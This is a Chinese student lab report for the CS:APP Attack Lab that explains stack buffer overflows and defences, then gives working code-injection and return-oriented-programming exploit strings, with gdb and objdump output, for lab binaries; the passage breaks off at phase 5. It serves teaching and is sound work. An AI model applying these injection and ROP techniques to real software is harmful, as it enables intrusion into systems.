Attack Lab

计06 赵晨阳 2020012363

实验基础

溢出的原理与简单实现

C语言对于数组引用不进行任何边界检查，而且局部变量和状态信息（例如保存的寄存器值和返回地址）都存放在栈中。这两种情况结合到一起就能导致严重的程序错误，**对越界的数组元素的写操作会破坏存储在栈中的状态信息**。当程序使用这个被破试图重新加载寄存器或执行 ret 指令时，就会出现很严重的错误。

例如本题所依赖的经典的缓冲区溢出(buffer overflow)：在电脑学上是指针对程序设计缺陷，向程序输入缓冲区写入使之溢出的内容（通常是超过缓冲区能保存的最大数据量的数据），从而破坏程序运行、趁着中断之际并获取程序乃至系统的控制权。

造成此现象的原因有：

- 存在缺陷的程序设计。
- 尤其是C语言，不像其他一些高级语言会自动进行数组或者指针的堆栈区块边界检查，增加溢出风险。
- C语言中的C标准库还具有一些非常危险的操作函数，使用不当也为溢出创造条件。

如下代码对此问题进行简要说明：

```
/* Implementation of library function gets() */
char *gets(char *s)
{
  int c;
  char *dest = s;
  while ((c = getchar0) != '\n' && c != EOF)
  *dest++ = c;
  if (c == EOF && dest == s)
  /* No characters read */
  return NULL;
  *dest++ = '\0';
  /* Terminate string */
  return s;
}

```

```c
/* Read input line and write it back */
void echo()
{
  char buf[8]; /* Way too small! */
  gets(buf);
  puts(buf);
}
```


前面的代码给出了库函数`gets`的一个实现，用来说明这个函数的严重问题。

`gets`标准输入读入一行，在遇到一个回车换行字符或某个错误情况时停止。它将这个字符串复制到参数`s`指明的位置，并在字符串结尾加上`null`字符。在函数`echo`中，我们使用了`gets`，简单地从标准输人中读入一行，再把它回送到标准输出。`gets`的问题是它没有办法确定是否为保存整个字符串分配了足够的空间。在`echo`中，缓冲区的大小只有`8`个字符，故而不计入换行符时，任何长度超过`7`个字符的字符串都会导致写越界。

我们尝试通过查看反汇编代码来检查栈帧情况。

```
echo:
  subq  $24, %rsp   Allocate 24 bytes on stack
  movq  %rsp, %rdi  Compute buf as %rsp
  call  gets
  movq  %rsp, %rdi  Compute buf as %rsp
  call  puts
  addq  $24, %rsp Deallocate stack space
  ret
```

具体而言，运行栈的情况可参考下入图。



运行过程中，程序把栈指针减去了`24`(第`2`行)， 在栈上分配了`24`个字节。字符数组`buf`位于栈顶，可以看到， `%rsp`被复制到`rdi`，作为调用`gets`和`puts`的参数。在此基础上，可以发现有`16`字节是未被使用的（此处对课程PPT当中的部分内容进行探究，请参见）。

只要用户输人不超过`7`个字符， `gets`返回的字符串（包括结尾的`null`）就能够放进为`buf`分配的缓冲区。

而超过这个输入范围后，输入的字符串就会导致`gets`覆盖栈上存储的某些信息。

参考如下图表：

输入的字符数量	附加的被破坏的状态
0～7	无
9～23	未被使用的栈空间
24～31	返回地址
32＋	caller 中保存的状态

字符串到`23`个字符之前都没有严重的后果，但是超过以后，返回指针的值以及更多可能的保存状态会被破坏。 如果存储的返回地址的值被破坏了，那么`ret`指令(第`8`行)会导致程序跳转到一个完全意想不到的位置，这就是本实验的原理。

溢出的防护

编程语言的选择

汇编和 C/C++ 是流行的编程语言，它们容易受到缓冲区溢出的影响，部分原因是它们允许直接访问内存并且不是强类型的。 C 没有提供内置保护来防止访问或覆盖内存任何部分中的数据；更具体地说，它不检查写入缓冲区的数据是否在该缓冲区的边界内。标准 C++ 库提供了许多安全缓冲数据的方法，并且 C++ 的标准模板库(STL) 提供了容器，如果程序员在访问数据时显式调用检查，这些容器可以选择性地执行边界检查。例如， `vector`的成员函数`at()`执行边界检查并抛出`out_of_range` 异常如果边界检查失败。但是，如果未显式调用边界检查，C++ 的行为就像 C。

强类型且不允许直接访问内存的语言（例如 COBOL、Java、Python 等）在大多数情况下可防止发生缓冲区溢出。C/C++ 以外的许多编程语言都提供运行时检查，在某些情况下甚至提供编译时检查，当 C 或 C++ 覆盖数据并继续执行进一步指令直到获得错误结果时，这可能会发送警告或引发异常这可能会或可能不会导致程序崩溃。此类语言的示例包括Ada、Eiffel、Lisp、Modula-2、Smalltalk、OCaml以及诸如Cyclone、Rust 之类的 C 衍生物和 d。在的Java和.NET框架字节码的环境也需要界限所有阵列检查。几乎每种解释型语言都会防止缓冲区溢出，从而发出明确定义的错误条件。通常，当一种语言提供足够的类型信息来进行边界检查时，会提供一个选项来启用或禁用它。静态代码分析可以去除许多动态边界和类型检查，但是糟糕的实现和尴尬的情况会显着降低性能。在决定使用哪种语言和编译器设置时，软件工程师必须仔细考虑安全性与性能成本之间的权衡。

栈破坏检测

近期的GCC版本在产生的代码加入了一种`栈保护者`机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区和栈状态之间存储一个特殊的金丝雀值。在恢复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个操作改变了。如果是的，那么程序异常中止。

使用安全库

缓冲区溢出问题在 C 和 C++ 语言中很常见，因为它们将缓冲区的低级表示细节公开为数据类型的容器。因此，必须通过在执行缓冲区管理的代码中保持高度的正确性来避免缓冲区溢出。长期以来，人们一直建议避免未进行边界检查的标准库函数，例如`gets`、`scanf`和`strcpy`。

指针保护

缓冲区溢出通过操作指针来工作，包括存储的地址。PointGuard被提议作为编译器扩展，以防止攻击者能够可靠地操作指针和地址。该方法的工作原理是让编译器在使用前后添加代码以自动对指针进行异或编码。从理论上讲，由于攻击者不知道将使用什么值来编码/解码指针，因此他无法预测如果用新值覆盖它会指向什么。

地址空间布局随机化

地址空间布局随机化 (ASLR) 是一种计算机安全功能，它涉及在进程的地址空间中随机排列关键数据区域的位置，通常包括可执行文件的基址和库、堆和堆栈的位置。

函数和变量的虚拟内存地址的随机化可以使缓冲区溢出的利用更加困难，但并非不可能。它还迫使攻击者针对单个系统定制攻击尝试，从而挫败了互联网蠕虫的企图。

实验目的

- 理解什么是缓冲区溢出
- 攻击带有缓冲区溢出漏洞的程序
- 通过攻击实验，进一步学习如何编写更加安全的程序
- 了解并理解编译器和操作系统为了让程序更加安全而提供的几种特性
- 了解对于没有充分预防缓冲区溢出的程序，攻击者常采取的攻击手段
- 进一步理解x86-64中参数传递和运行时栈的工作机制
- 熟悉x86-64指令的编码方式
- 熟悉 gdb, objdump 等调试工具的使用方法
- 熟悉服务器运行程序的相关操作


Part A

Phase1

实验原理

`phase1`与上文实验基础第一部分叙述相同，故而实现实验原理即可。

运行栈示意图



实验过程

使用命令 `objdump -d ctarget > ctarget.d` 得到反汇编代码 `ctarget.d`。查找 `getbuf` 函数信息如下：

```
 00000000004017fe <getbuf>:
4017fe: 48 83 ec 28           sub    $0x28,%rsp
401802: 48 89 e7              mov    %rsp,%rdi
401805: e8 94 02 00 00        callq  401a9e <Gets>
40180a: b8 01 00 00 00        mov    $0x1,%eax
40180f: 48 83 c4 28           add    $0x28,%rsp
401813: c3                    retq

```

缓冲区大小为$40_{(10)}$，也即$Ox28$，所以是40个字节(byte)，一个字节八个比特(bit)，即2^8，而十六进制下，$2^8 = 16^2$，故而十六进制下两个数字，一个字符即为一个字节(byte)。在40个字符后的8个字符存储的即为函数返回地址。

查找 `touch1` 函数位置：

```
    0000000000401814 <touch1>:
  401814: 48 83 ec 08          sub    $0x8,%rsp
  401818: c7 05 da 2c 20 00 01 movl   $0x1,0x202cda(%rip)        # 6044fc <vlevel>
  40181f: 00 00 00
  401822: 48 8d 3d a8 19 00 00 lea    0x19a8(%rip),%rdi        # 4031d1 <_IO_stdin_used+0x301>
  401829: e8 92 f4 ff ff       callq  400cc0 <puts@plt>
  40182e: bf 01 00 00 00       mov    $0x1,%edi
  401833: e8 d6 04 00 00       callq  401d0e <validate>
  401838: bf 00 00 00 00       mov    $0x0,%edi
  40183d: e8 ee f5 ff ff       callq  400e30 <exit@plt>
```

故而我们只需要先将缓冲区40个字符填充完整，在随后的8个字符填入`touch1`的函数地址即可。从而构造如下攻击代码，并保存为`1.txt`：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
14 18 40 00 00 00 00 00
```

随后在终端运行如下命令，触发异常：

```
> ./hex2raw < 1.txt > 1.in;
>  ./ctarget -q -i 1.in

或者直接多次重定向：
cat 1.txt | ./hex2raw | ./ctarget -q
```

此处首先遇到`zsh: exec format error: ./hex2raw`错误，研究了错误原因后解决了该问题。在服务器端，还出现了文件被清空的问题，详见实验心得。

实验结果

```
2020012363@hp:~$ cat 1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x2c0de9c4
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2020012363:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 18 40 00 00 00 00 00
```

Phase2

实验原理

本题需求在`phase1`的基础上，更进一步修改传入参数的值。

如果是在32位机器上，此需求较为简单，由于32位传递参数是通过运行栈实现的，所以只需要再修改`return address`上方的栈即可。


而在64位机器上，本题传入的唯一参数是通过寄存器传入，考虑到题目要求，又不能直接使用`call`，`jmp`等指令，故而只能`ret`指令改变当前指令寄存器的指向地址。`ret`是从栈上弹出返回地址，所以在次之前必须先将`touch2`的地址压栈。从而构建了如下需求：

1. 使用指令，修改`rdi`的值。
2. 将`touch2`的地址压栈后立刻返回。

看上去这个要求似乎是在一个程序当中执行另一个程序，毕竟上方的需求并没有出现在`ctarget`内，然而在实验基础第一部分，我们可以注意到，可以有意的修改输入到`getbuf`里的参数。从而总体的实验思路如下：

1. 编写汇编代码实现上述功能，并将16进制代码注入到`getbuf`下拉的运行栈内。
2. 修改`getbuf`的返回地址，使得`getbuf`返回至之前的运行栈中，并修改`%rdi`且将`touch2`地址压入栈，随后返回即可。

运行栈示意图



实验过程

首先查看`touch2`函数的功能：检查传入的参数`val`是否和`cookie`中值相等。

```
void touch2(unsigned val){
    vlevel = 2;
    if (val == cookie){
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

检查我的cookie如下：

```
2020012363@hp:~$ ./ctarget -q
Cookie: 0x2c0de9c4
Type string:fsdfsd
No exploit.  Getbuf returned 0x1
Normal return
```

检查`touch2`的地址如下：

```
0000000000401842 <touch2>:
  401842: 48 83 ec 08           sub    $0x8,%rsp
  401846: 89 fa                 mov    %edi,%edx
  401848: c7 05 aa 2c 20 00 02  movl   $0x2,0x202caa(%rip)        # 6044fc <vlevel>
```

参考实验原理部分，编写如下功能：

```
# phrase2.s
movl $0x2c0de9c4, %edi # 传递cookie
pushq $0x0000000000401842 # 将touch2地址压栈
ret
```

为了得到二进制代码，利用 g++或者gcc将其汇编成二进制文件，再用objdump反汇编。**考虑到服务器上只有gcc，并未配置g++**，故而此处采用gcc即可。

```
2020012363@hp:~$ gcc -c pharse2.s -o 2.o
pharse2.s: Assembler messages:
pharse2.s: Warning: end of file not at end of a line; newline inserted
2020012363@hp:~$ objdump -S 2.o > phrase2.s

```

得到如下反汇编代码：

```

pharse2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: bf c4 e9 0d 2c        mov    $0x2c0de9c4,%edi
   5: 68 42 18 40 00        pushq  $0x401842
   a: c3                    retq
```

接下来查询所需要的下拉栈的首地址，注意到直接在getbuf的第二行加上断点即可完成。

```
00000000004017fe <getbuf>:
  4017fe: 48 83 ec 28           sub    $0x28,%rsp
  401802: 48 89 e7              mov    %rsp,%rdi
```

故而利用gdb给401802位置加入断点：

```
2020012363@hp:~$ gdb ctarget
(gdb) b *0x401802
Breakpoint 1 at 0x401802: file buf.c, line 14.
(gdb)  run -q
Starting program: /home/2020012363/ctarget -q
Cookie: 0x2c0de9c4
Breakpoint 1, getbuf () at buf.c:14
(gdb) p $rsp
$1 = (void *) 0x5566f4a8
```

查询到下拉栈首地址为0x5566f4a8。

综上所述，如下构造2.txt：

```
bf c4 e9 0d 2c
68 42 18 40 00
c3
00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
a8 f4 66 55 00 00 00 00
```

参考原理部分，构造由三部分组成：

1. 从下拉栈顶部写入的二进制指令
2. 用来补位的0x00
3. 将return address修改为下拉栈顶部的地址

进行检验：

```
cat 2.txt | ./hex2raw | ./ctarget -q
```

实验结果

```
2020012363@hp:~$ cat 2.txt|./hex2raw|./ctarget -q
Cookie: 0x2c0de9c4
Type string:Touch2!: You called touch2(0x2c0de9c4)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2020012363:PASS:0xffffffff:ctarget:2:BF C4 E9 0D 2C 68 42 18 40 00
 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 A8 F4 66 55 00 00 00 00
```

Phase3

实验原理

本题需求在`phase2`的基础上，将传入的参数修改为了指针。需要防止指针指向的内容在函数调用过程中被修改，也即需要对这一内存空间加以保护。考虑到函数touch3中，实际上调用了hexmatch和strncmp，这有一定概率修改存放在getbuf栈里的数据，故而getbuf的栈内无法安全地保存数据。故而我们将数据存放到getbuf函数的父栈中，也即test函数的栈中，达到保护目的。


类似于`phase2`，我们首先给出需要注入的指令的需求：

1. 使用指令，修改`rdi`的值为test的栈中地址，具体而言，即为getbuf的return address的正上方。
2. 将touch3的函数地址压入栈中。

在此基础上，设计输入getbuf的参数，包含如下部分：

1. 上述注入指令的十六进制代码
2. 用于补位的0x00
3. 将return address修改为下拉栈顶部的地址
4. 将cookie的字符串表示写入return address的正上方

运行栈示意图



实验过程

通过如下命令对应查询cookie这一ACSII码的16进制表示。

```
> ipython
Python 3.8.8 (default, Apr 13 2021, 12:59:45)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.22.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import base64

In [2]: s = b"2c0de9c4"

In [3]: print(f"{base64.b16encode(s)}")
b'3263306465396334'
```

结合phase2中，下拉栈栈顶地址为0x5566f4a8，故而return address的地址为0x5566f4d0，故而return address上方地址为0x5566f4d8，我们需要在此地址写入cookie的十六进制表示，且将此地址传入给%edi。

而查找后，touch3的函数地址为0000000000401959。

```
0000000000401959 <touch3>:
  401959: 53                    push   %rbx
  40195a: 48 89 fb              mov    %rdi,%rbx
  40195d: c7 05 95 2b 20 00 03  movl   $0x3,0x202b95(%rip)        # 6044fc <vlevel>
```

综上，写出如下汇编代码：

```
# 3.s
movq $0x5566f4d8, %rdi # 将字符串的存储地址传入给%edi
pushq $0x401959 # 将touch3地址压栈
ret
```

同样将其转为16进制格式：

```
2020012363@hp:~$ gcc -c 3.s -o 3.o
3.s: Assembler messages:
3.s: Warning: end of file not at end of a line; newline inserted
2020012363@hp:~$ objdump -S 3.o > 3.s
```

得到如下反汇编代码：

```

3.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: 48 c7 c7 d8 f4 66 55  mov    $0x5566f4d8,%rdi
   7: 68 59 19 40 00        pushq  $0x401959
   c: c3                    retq

```

综上所述，按照实验原理部分说明，编写如下攻击代码：

```
48 c7 c7 d8 f4 66 55
68 59 19 40 00
c3  00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 f4 66 55 00 00 00 00
32 63 30 64 65 39 63 34
```

攻击代码由如下部分组成：

1. 读入待执行指令十六进制序列
2. 采用0x00占位
3. 将返回地址覆盖成待执行getbuf栈顶地址
4. cookie对应字符串的表示

进行检验：

```
cat 3.txt | ./hex2raw | ./ctarget -q
```

实验结果

```
2020012363@hp:~$ cat 3.txt| ./hex2raw | ./ctarget -q
Cookie: 0x2c0de9c4
Type string:Touch3!: You called touch3("2c0de9c4")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2020012363:PASS:0xffffffff:ctarget:3:48 C7 C7 D8 F4 66 55 68 59 19 40 00 C3 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A8 F4 66 55 00 00 00 00 3
2 63 30 64 65 39 63 34
```

Part B

Phase4

实验原理

参考实验基础部分叙述的保护机制，为防止缓冲区溢出攻击，题目中rtarget采取了两项措施：

1. 栈地址随机化。攻击者无法得知每次缓冲区确切位置，从而无法直接得到注入代码的位置。
2. 对内存中栈的区域标定为不可执行。如果程序计数器指向栈中的代码，将会触发段错误。

因此，这一节中我们采用 Return-Oriented Programming 对 rtarget 实施攻击。具体地说，运行栈中无法写入指令，故而无法采用如同phase2的策略。同时，如果简单的将需要的指令依次写在return address的正上方，程序不可能按照栈中的顺序执行。

从而我们只能利用rtarget的源代码拼凑出我们想要执行的指令序列。这一过程中，每一小段代码称为一个gadget，其中包含我们想要执行的指令，并以 ret 结尾（因为需要修改程序计数器），进而引发缓冲区中下一条gadget的执行。


在此基础上，我们给出需要实现的指令：

1. 将cookie的值存入中间寄存器%rax的指令（为何如此实现详见实验过程部分）
2. 将%rax中的值存入%rdi的指令

在此基础上，设计输入getbuf的攻击文件，包含如下部分：

1. 用0x00补位
2. 将return address修改为执行popq %rax的地址（gadget1）
3. return address上方写入cookie
4. 在3上方写入执行movq %rax %rdi指令的地址（gadget2）
5. 在4上方写入touch2函数的地址

运行栈示意图



实验过程

B. Encodings of popq instructions

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

首先我们根据上方表格，试图直接找到popq %rdi ret指令的位置，也即指令5f c3

```
2020012363@hp:~$ objdump -S rtarget> rtarget.s
2020012363@hp:~$ grep "5f c3" rtarget.s
```

然而并未找到所需结果，从而我们需要寻找替代。

考虑能否先将cookie的值传递给中间寄存器，随后中间寄存器mov到rdi上，完成赋值。

以%rax为中间寄存器，这意味着我们需要如下操作：

```
popq %rax
ret
movq %rax %rdi
ret
```

通过如下表格和上方popq的操作表格，查询到对应的16进制代码为(**这一部分遇到一定困难，详见问题解决部分说明**)：

```
58
c3
48 89 c7 c3
```

A. Encodings of movq instructions

movq *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

利用grep查询，然后精准的将程序计数器设置到48的地址，而程序即会在c3运行结束后ret掉，这样以来，我很快得到了需要的代码地址。也即将401a18向后偏移一位：0x401a19。

```
2020012363@hp:~$ grep "48 89 c7 c3" rtarget.s
  401a18:       b8 48 89 c7 c3          mov    $0xc3c78948,%eax
```

同样，查询`popq %rax ret`对应的二进制代码的地址(**此处同样遇到困难，详见问题解决**)：

```
00000000004019fc <addval_327>:
  4019fc: 8d 87 58 90 c3 e0     lea    -0x1f3c6fa8(%rdi),%eax
  401a02: c3                    retq
```

所以直接跳转至0x4019fe即可。

参考上文，touch2的地址为：0000000000401842，而cookie的值为：2c0de9c4。

综上，构造如下攻击代码4.txt:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
fe 19 40 00 00 00 00 00
c4 e9 0d 2c 00 00 00 00
19 1a 40 00 00 00 00 00
42 18 40 00 00 00 00 00
```

也即如下五部分组成：

1. 用0x00补位
2. 将return address修改为执行popq %rax的地址（gadget1）
3. return address上方写入cookie
4. 在3上方写入执行movq %rax %rdi指令的地址（gadget2）
5. 在4上方写入touch2函数的地址

进行检验：

```
cat 4.txt | ./hex2raw | ./ctarget -q
```

实验结果

```
2020012363@hp:~$ cat 4.txt|./hex2raw|./rtarget -q
Cookie: 0x2c0de9c4
Type string:Touch2!: You called touch2(0x2c0de9c4)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2020012363:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FE 19 40 00 00 00 00 00 C
4 E9 0D 2C 00 00 00 00 19 1A 40 00 00 00 00 00 42 18 40 00 00 00 00 00
```

Phase5

实验原理

phase5采用了随机栈地址的方式来保护程序。我们同样需要做的就是把字符串的起始地址，传送到`%rdi`，然后调用`touch3`函数。因为每次栈的位置是随机的，所以无法直接用地址来索引字符串的起始地址，只能用栈顶地址 + 偏移量来索引字符串的起始地址。注意到我们拥有如下指令`lea(%rdi,%rsi,1),%rax`，视其为gadget0，这样就可以把字符串的首地址传送到`%rax`。

